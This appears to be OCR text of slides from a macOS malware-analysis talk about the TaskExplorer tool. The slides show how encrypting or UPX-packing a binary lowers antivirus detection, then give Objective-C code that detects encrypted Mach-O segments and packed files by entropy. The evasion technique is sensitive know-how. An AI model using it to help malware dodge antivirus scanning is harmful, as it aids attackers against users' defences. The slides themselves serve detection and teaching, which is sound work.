
```
$ strings -a myMalware
infectUser:
ALOHA RSA!

$ ./protect myMalware
encrypted 'myMalware'

$ strings -a myMalware
n^jd[P5{Q
r_`EYFaJq07
```

encrypting the malware

known malware:
~50% drop VT detection

FILE ATTRIBUTES


DETECTING ENCRYPTED BINARIES



```
//check all load commands
for(int i = 0; i<[machoHeader[LOAD_CMDS] count]; i++)
{
    //grab load command
    loadCommand = [machoHeader[LOAD_CMDS] pointerAtIndex:i];

    //check text segment
    if(0 == strncmp(loadCommand->segname, SEG_TEXT, sizeof(loadCommand->segname))
    {
         //check if segment is protected
         if(SG_PROTECTED_VERSION_1 == (loadCommand->flags & SG_PROTECTED_VERSION_1))
         {
             //FILE IS ENCRYPTED
```

detecting encryption

TaskExplorer



#encrypted

Dock (task: 321)
/System/Library/CoreServices/Dock.app/Contents/MacOS/Dock

Finder (task: 323)
/System/Library/CoreServices/Finder.app/Contents/MacOS/Finder

fontd (task: 301)
/System/Library/Frameworks/ApplicationServices.framework/Versions/A/F

install (task: 22621)
/Users/[redacted]install


unsigned

+

encrypted


File Attributes

MALWARE IS OFTEN PACKED TO 'HINDER' DETECTION/ANALYSIS



```
$ strings -a JavaW

Info: This file is packed with the UPX executable packer http://upx.sf.net
Id: UPX 3.09 Copyright (C) 1996-2013 the UPX Team. All Rights Reserved.
```


iWorm (**JavaW**); packed



```
//count all occurrences
for(NSUInteger i = 0; i < length; i++)
    occurrences[0xFF & (int)data[i]]++;

//calc entropy
for(NSUInteger i = 0;
    i < sizeof(occurrences)/sizeof(occurrences[0]); i++)
{
    //add occurrences to entropy
    if(0 != occurrences[i])
    {
        //calc ratio
        pX = occurrences[i]/(float)length;

        //cumulative entropy
        entropy -= pX*log2(pX);
    }
```

generic packer detection algorithm

TaskExplorer



